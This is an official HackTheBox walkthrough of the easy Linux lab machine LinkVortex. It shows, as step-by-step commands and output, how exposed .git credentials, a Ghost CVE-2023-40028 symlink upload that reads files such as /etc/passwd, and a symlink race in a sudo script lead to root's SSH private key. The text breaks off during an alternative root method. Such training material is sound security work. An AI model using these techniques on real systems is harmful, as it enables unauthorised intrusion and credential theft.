




# HACKTHEBOX



## LinkVortex

3<sup>rd</sup> April 2025

Prepared By: Pho3

Machine Author: Oxyassine

Difficulty: **Easy**

Classification: Official

## Synopsis

---

LinkVortex is an easy-difficulty Linux machine with various ways to leverage symbolic link files (symlinks). The initial foothold involves discovering an exposed `.git` directory that can be dumped to retrieve credentials. These credentials allow access to the Ghost content management system vulnerable to CVE-2023-40028. This vulnerability allows authenticated users to upload symlinks, enabling arbitrary file read within the Ghost container. The exposed credentials in the Ghost configuration file can then be leveraged to gain a shell as the user on the host system. Finally, the user can execute a script with sudo permissions that are vulnerable to a symlink race condition attack (TOCTOU). This presents an opportunity to escalate privileges by creating links to sensitive files on the system and ultimately gaining root access.

## Skills Required

---

- Enumeration
- Basic Code Analysis in Bash
- Linux Operating System Fundamentals

## Skills Learned

---

- Exploitation of an Arbitrary File Read vulnerability (CVE-2023-40028)
- Exploitation of a Race Condition in a Bash script

# Enumeration

## Nmap


```
nmap -sC -sV 10.10.11.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 12:10 EEST
Nmap scan report for 10.10.11.47
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-server-header: Apache
|_ http-title: Did not follow redirect to http://linkvortex.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

We start with our usual `nmap` scan and find two ports open. We see `port 22` for `SSH` and `port 80` running `Apache`. Let's add the domain name to our `/etc/hosts` file.

```
echo "10.10.11.47 linkvortex.htb" | sudo tee -a /etc/hosts
```

Now, we can visit the website in our browser, and the domain will be resolved correctly. This blog site, `BitByBit Hardware`, has various posts on computer architecture.



### The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer components require. It...

Aug 5, 2024 · 2 min read

### The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system settings and configurati...

May 7, 2024 · 2 min read

### The Video Graphics Array

The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video output. Below, I'll...

Apr 16, 2024 · 2 min read

### The Random Access Memory

Random Access Memory (RAM) is a crucial component in all computing devices, serving as the main short-term data storage space. RAM stores t...

Jul 15, 2024 · 2 min read

### The Motherboard

A motherboard is a complex printed circuit board (PCB) that facilitates communication between all critical electronic components of a computer,...

Jul 15, 2024 · 2 min read

### The Central Processing Unit

The Central Processing Unit (CPU), often simply referred to as the processor, is the primary component of a computer that performs most of t...

Jul 15, 2024 · 2 min read


Exploring the various blog posts doesn't reveal anything interesting except that the author seems to be `admin@linkvortex.htb`. Now that the redirect should be followed correctly, let's run an `nmap` scan one more time.

```
nmap -sC -sV 10.10.11.47

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 12:51 EEST
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http     Apache httpd
|_http-title: BitByBit Hardware
|_http-generator: Ghost 5.58
|_http-server-header: Apache
| http-robots.txt: 4 disallowed entries
|_/ghost/ /p/ /email/ /r/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

This time, the `robots.txt` file has four disallowed entry pages. Let's navigate to `http://linkvortex.htb/ghost` and see what we find.



It seems to be a login page for the `ghost` CMS, but we don't have the credentials yet. So, let's keep enumerating and see if we can find any subdomains using `ffuf`, a popular fuzzing tool.

```
ffuf -w /usr/share/amass/wordlists/bitquark_subdomains_top100K.txt -H "Host: FUZZ.linkvortex.htb" -u http://linkvortex.htb/ -ic -fs 230
```

<SNIP>

---


```
:: Method      : GET
:: URL         : http://linkvortex.htb/
:: Wordlist    : FUZZ:
/usr/share/amass/wordlists/bitquark_subdomains_top100k.txt
:: Header     : Host: FUZZ.linkvortex.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 230
```

---

```
dev [Status: 200, Size: 2538, Words: 670, Lines: 116,
Duration: 57ms]
```

We found the `dev` subdomain, so let's add it to our `hosts` file so we can access it through our browser.

```
echo "10.10.11.47 dev.linkvortex.htb" | sudo tee -a /etc/hosts
```



At first glance, it doesn't seem to have anything we can interact with, but let's enumerate further with `ffuf`, this time for directories.

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt -u
http://dev.linkvortex.htb/FUZZ -ic -t 20
```

<SNIP>

---

```
:: Method      : GET
:: URL         : http://dev.linkvortex.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 20
```

```
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500

.git [Status: 301, Size: 239, Words: 14, Lines: 8, Duration: 68ms]
.git/config [Status: 200, Size: 201, Words: 14, Lines: 9, Duration: 66ms]
.git/HEAD [Status: 200, Size: 41, Words: 1, Lines: 2, Duration: 71ms]
.git/logs/ [Status: 200, Size: 868, Words: 59, Lines: 16, Duration: 71ms]
.htaccess [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 58ms]
.htpasswd [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 59ms]
.hta [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 347ms]
.git/index [Status: 200, Size: 707577, Words: 2171, Lines: 2172, Duration: 66ms]
cgi-bin/ [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 54ms]
index.html [Status: 200, Size: 2538, Words: 670, Lines: 116, Duration: 54ms]
server-status [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 52ms]
:: Progress: [4727/4727] :: Job [1/1] :: 185 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
```

We found a local `.git` directory that is exposed!

## Git Enumeration

We can use a tool like `gitedumper` to dump the directory to our local machine and explore it further. We'll specify the correct URL, and `gitedump` will dump the directory on our local machine.

```
python3 git_dumper.py http://dev.linkvortex.htb gitedump

[-] Testing http://dev.linkvortex.htb/.git/HEAD [200]
[-] Testing http://dev.linkvortex.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://dev.linkvortex.htb/.gitignore [404]

<SNIP>

[-] Fetching
http://dev.linkvortex.htb/.git/objects/50/864e0261278525197724b394ed4292414d9fec [200]
[-] Fetching http://dev.linkvortex.htb/.git/HEAD [200]
[-] Fetching http://dev.linkvortex.htb/.git/config [200]
[-] Sanitizing .git/config
[-] Running git checkout .
Updated 5596 paths from the index
```

Now, we can navigate to the `gitdump` directory and check the `git` status.

```
cd gitdump && git status
```

Not currently on any branch.

Changes to be committed:

(use "`git restore --staged <file>...`" to unstage)

new file: Dockerfile.ghost

modified: ghost/core/test/regression/api/admin/authentication.test.js

We see changes have been made, and the specific file modified is `authentication.test.js`. To view it, let's restore the staged changes and see the differences.

```
git restore --staged . && git diff
```

```
diff --git a/ghost/core/test/regression/api/admin/authentication.test.js
```

```
b/ghost/core/test/regression/api/admin/authentication.test.js
```

```
index 2735588..e654b0e 100644
```

```
--- a/ghost/core/test/regression/api/admin/authentication.test.js
```

```
+++ b/ghost/core/test/regression/api/admin/authentication.test.js
```

```
@@ -53,7 +53,7 @@ describe('Authentication API', function () {
```

```
    it('complete setup', async function () {
```

```
        const email = 'test@example.com';
```

```
-        const password = 'thisissupersafe';
```

```
+        const password = 'OctopiFociPilfer45';
```

```
        const requestMock = nock('https://api.github.com')
```

```
            .get('/repos/tryghost/dawn/zipball')
```

We found the password `OctopiFociPilfer45`! Let's see if we can use it to log in to the ghost portal from before. We'll try using `admin@linkvortex.htb` for the email, as we saw they were the authors of many of the posts on the main website.

BitByBit Hardware

Dashboard

View site

Explore

Posts

Drafts

Scheduled

Published

Pages

Tags

Members


### Dashboard

30 Days

#### Recent posts

| TITLE                    | SENT | OPEN RATE |
|--------------------------|------|-----------|
| The Power Supply         | —    | —         |
| The CMOS                 | —    | —         |
| The Video Graphics Array | —    | —         |
| The Random Access Memory | —    | —         |
| The Motherboard          | —    | —         |

[View all posts →](#)



#### How to setup your Ghost publication

We've crammed the most important information into this post to help you set up your new publication.

[Read this article →](#)

#### THE GHOST NEWSLETTER

**Sending with structure**

We all crave order in our lives, and your publication should be no different. If you're someone who loves an organized world...

[Get weekly tips in your inbox →](#)


FEATURED PUBLICATIONS IN POLITICS

[Browse all](#) [Add your site to Explore](#)

We are successful!

# Foothold

Now that we can access the `ghost` dashboard, let's see what we can find. By navigating to `/settings` and clicking the `About Ghost` button, we see that the current version of `ghost` is `5.58.0`.



If we search the web for exploits related to this version, we will find an `Arbitrary File Read` vulnerability with the corresponding [CVE-2023-40028](#). We will exploit it manually, but a [PoC](#) from GitHub that can automate the process for us is available.


The exploit works for authenticated users by uploading a zipped symlink file into the `/content` folder. The link can point to any file on the host system, allowing us to read it.

There seem to be two places to upload `zip` files in `ghost`, themes, and the migration from another platform section under `Labs`. We will try to work with the latter of the two. `Ghost` CMS expects a specific directory structure for importing themes or assets. The `ghost` [help page](#) gives us another clue on the file path structure we need to emulate `/content/images/`.

First, imitate the directory structure and create the file we will upload. We will start with a test file that will link to `/etc/passwd`, which we know exists on the system. Finally, we will zip the entire folder recursively `-r` and use the `-y` flag to ensure symlinks are stored as links rather than the file they point to.

```
mkdir -p exploit/content/images/  
ln -s /etc/passwd exploit/content/images/test-file.png  
zip -r -y exploit.zip exploit/  
  adding: exploit/ (stored 0%)  
  adding: exploit/content/ (stored 0%)  
  adding: exploit/content/images/ (stored 0%)  
  adding: exploit/content/images/test-file.png (stored 0%)
```

Now, let's upload the `zip` file in `Import Content` under `Migration Options` in the `Labs` section.



We see that the file was accepted, so let's try to request the symlink file with `CURL`.

```
curl http://linkvortex.htb/content/images/test-file.png

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
node:x:1000:1000::/home/node:/bin/bash
```

We are successful! However, this file isn't helpful, and we want to search for other important system files. Recreating folders and `zip` files to upload can be tedious. So, from now on, we will use the [PoC](#) available from GitHub.

After downloading it, we need to modify the script slightly to point to the correct endpoint. Instead of `http://127.0.0.1` it should point to `http://linkvortex.htb`.

```
#GHOST_ENDPOINT
GHOST_URL='http://linkvortex.htb'
```

As it is a `bash` script, we will have to give it execute permissions and then run the script, giving the username and password as arguments.



```
chmod +x CVE-2023-40028.sh
./CVE-2023-40028.sh -u admin@linkvortex.htb -p OctopiFociPilfer45

WELCOME TO THE CVE-2023-40028 SHELL
file>
```

We will get a small interface where we can type the file name we want, and the script will perform all the same actions we did manually before.

Since we can now read files on the system, let's search for sensitive files that might contain passwords, such as `ghost's` configuration files. A quick Google search leads us to this possible file `/var/lib/ghost/config.production.json`.

The contents of the file have been snipped for readability.

```
file> /var/lib/ghost/config.production.json
<...SNIP...>
  "host": "linkvortex.htb",
  "port": 587,
  "auth": {
    "user": "bob@linkvortex.htb",
    "pass": "fibber-talented-worth"
  }
<...SNIP...>
```

Upon requesting it we find another set of credentials: `bob@linkvortex.htb` and the password `fibber-talented-worth` ! Let's see if we can use them to get an `ssh` terminal.

```
ssh bob@linkvortex.htb
bob@linkvortex.htb's password:
welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Wed Apr  2 15:25:28 2025 from 10.10.14.15
bob@linkvortex:~$ ls
user.txt
```

We have completed the user stage and can read the user flag!

# Privilege Escalation

The first thing we can check is Bob's permissions by checking the groups he belongs to and whether he can execute commands as `root` using `sudo`.

```
bob@linkvortex:~$ groups
bob
bob@linkvortex:~$ sudo -l
Matching Defaults entries for bob on linkvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/s
    nap/bin, use_pty, env_keep+=CHECK_CONTENT

User bob may run the following commands on linkvortex:
    (ALL) NOPASSWD: /usr/bin/bash /opt/ghost/clean_symlink.sh *.png
```

He doesn't belong to any interesting groups, but he can execute a bash script as the `root` user. Let's see what permissions we have to this file and what the script does.

```
bob@linkvortex:~$ ls -la /opt/ghost/clean_symlink.sh
-rwxr--r-- 1 root root 745 Nov  1 08:46 /opt/ghost/clean_symlink.sh
```

Unfortunately, we don't have write permissions, but we can read the file.

```
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh

#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
    CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
    /usr/bin/echo "! First argument must be a png file !"
    exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
    LINK_NAME=$(/usr/bin/basename $LINK)
    LINK_TARGET=$(/usr/bin/readlink $LINK)
    if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
        /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
        /usr/bin/unlink $LINK
    else
        /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
        /usr/bin/mv $LINK $QUAR_DIR/
        if $CHECK_CONTENT;then
            /usr/bin/echo "Content:"
            /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
```

```
fi
fi
fi
```

The script takes a `.png` file as input, checks if it's a symbolic link, and inspects the link's target. If the target points to sensitive directories like `/etc` or `/root`, it unlinks the file; otherwise, it moves it to a quarantine folder (`/var/quarantined`). Once moved to quarantine and if the environment variable `CHECK_CONTENT` is set to `true`, it prints the content of the linked file.

A race condition called TOCTOU (Time-of-Check to Time-of-Use) opens up here. After the symlink is moved to quarantine, we can quickly swap the link target to point to a sensitive file such as `/etc/shadow` or even a private key for `root` such as `/root/.ssh/id_rsa`. If we also set `CHECK_CONTENT=true`, the script will read the sensitive file, bypassing the initial check!

Technically since this file is under the `/opt/ghost` directory we can assume that `root` and `bob` are using it to check the files under `/content/images` to be sure that no `zip` files are uploaded containing malicious symlinks. This means that we can use the same exploit as before, create a directory and the symlink file, then `zip` it and upload it.

Let's first create the directory and PNG file with a symlink target that will pass the initial check, like `/ok`. This doesn't actually point to anything real, so it is considered a broken symlink, but we will change its target later, so it doesn't matter.

```
mkdir -p exploit2/content/images/
ln -s /ok exploit2/content/images/key.png
zip -r -y exploit2.zip exploit2/

adding: exploit2/ (stored 0%)
adding: exploit2/content/ (stored 0%)
adding: exploit2/content/images/ (stored 0%)
adding: exploit2/content/images/key.png (stored 0%)
```

Then, we will upload the `zip` file again through the `ghost` website under `Import Content` in `Settings` > `Labs`. After it uploads, we can check that the file exists on the machine.

```
bob@linkvortex:/opt/ghost/content/images$ ls -la
total 12
drwxr-xr-x  3 1000 1000 4096 Apr  2 16:41 .
drwxr-xr-x 11 1000 root 4096 Apr  1  2024 ..
drwxr-xr-x  2 1000 1000 4096 Apr  2 16:05 2024
lrwxrwxrwx  1 1000 1000    3 Apr  2 16:41 key.png -> /ok
```

Now that the link exists and before we trigger the script, let's open another terminal as `bob` and use a loop to change the target link to point to the file we want to read. The moment it is moved to quarantine, the target link will change.

The link will point to `/root/.ssh/id_rsa` to get a `root` `ssh` terminal. We want to change the link of the file that will be moved, so we will set the file path as `/var/quarantined/key.png` even if we haven't triggered the script yet to move it to quarantine.

```
bob@linkvortex:~$ while true;do ln -sf /root/.ssh/id_rsa
/var/quarantined/key.png;done
```

Now that the loop is running, we go to our other terminal as `bob`, and we can trigger the script while first setting the environment variable `CHECK_CONTENT=true` so that it will print the contents of the key.

The contents of the private key file have been snipped for readability.

```
bob@linkvortex:~$ export CHECK_CONTENT=true; sudo /usr/bin/bash
/opt/ghost/clean_symlink.sh /opt/ghost/content/images/key.png

Link found [ /opt/ghost/content/images/key.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmUAAAEBm9uZQAAAAAAAAABAAAB1wAAAAdzc2gtcn
<...SNIP...>
xmo6eXMvU90HVBakUoRspYWISr51uVEVIDuNCZUJlseINXimZkrkD40QTMrYJc9slj9wKA
ICLgLxRR4sAx0AAAApCm9vdEBsaw5rdm9ydGV4AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

We have successfully taken the `root` user's private `id_rsa` key!

We will take the key's contents and put them into a file on our local machine called `root`. Then, we will have to alter its permissions before finally using it to open a terminal as `root`.

```
chmod 600 root
ssh -i root root@linkvortex.htb

welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.5.0-27-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Mon Dec  2 11:20:43 2024 from 10.10.14.61
root@linkvortex:~# ls
root.txt
```

We have successfully rooted the box and can read the contents of the `root` flag!

# Alternative Root Exploitation

Before, we followed the box's and the intended use of the `clean_symlink.sh` script by uploading the symlink file through the initial exploit in `ghost`. However, we can also just create a broken symlink in the machine as `bob` and have the script point to that without having to create a zip and upload it to `ghost`.

First, we create the symlink file on the machine.

```
bob@linkvortex:~$ ln -s /ok test.png

bob@linkvortex:~$ ls -la
total 28
drwxr-x--- 3 bob  bob  4096 Apr  2 17:19 .
drwxr-xr-x 3 root root 4096 Nov 30 10:07 ..
lrwxrwxrwx 1 root root    9 Apr  1 2024 .bash_history -> /dev/null
-rw-r--r-- 1 bob  bob   220 Jan  6 2022 .bash_logout
-rw-r--r-- 1 bob  bob  3771 Jan  6 2022 .bashrc
drwx----- 2 bob  bob  4096 Nov  1 08:40 .cache
-rw-r--r-- 1 bob  bob   807 Jan  6 2022 .profile
lrwxrwxrwx 1 bob  bob    3 Apr  2 17:19 test.png -> /ok
-rw-r----- 1 root bob   33 Apr  2 15:05 user.txt
```

Then, we start the loop in our other terminal.

```
bob@linkvortex:~$ while true;do ln -sf /root/.ssh/id_rsa
/var/quarantined/test.png;done
```

Finally we return to our original terminal and execute the script, reading the sensitive file we want.

```
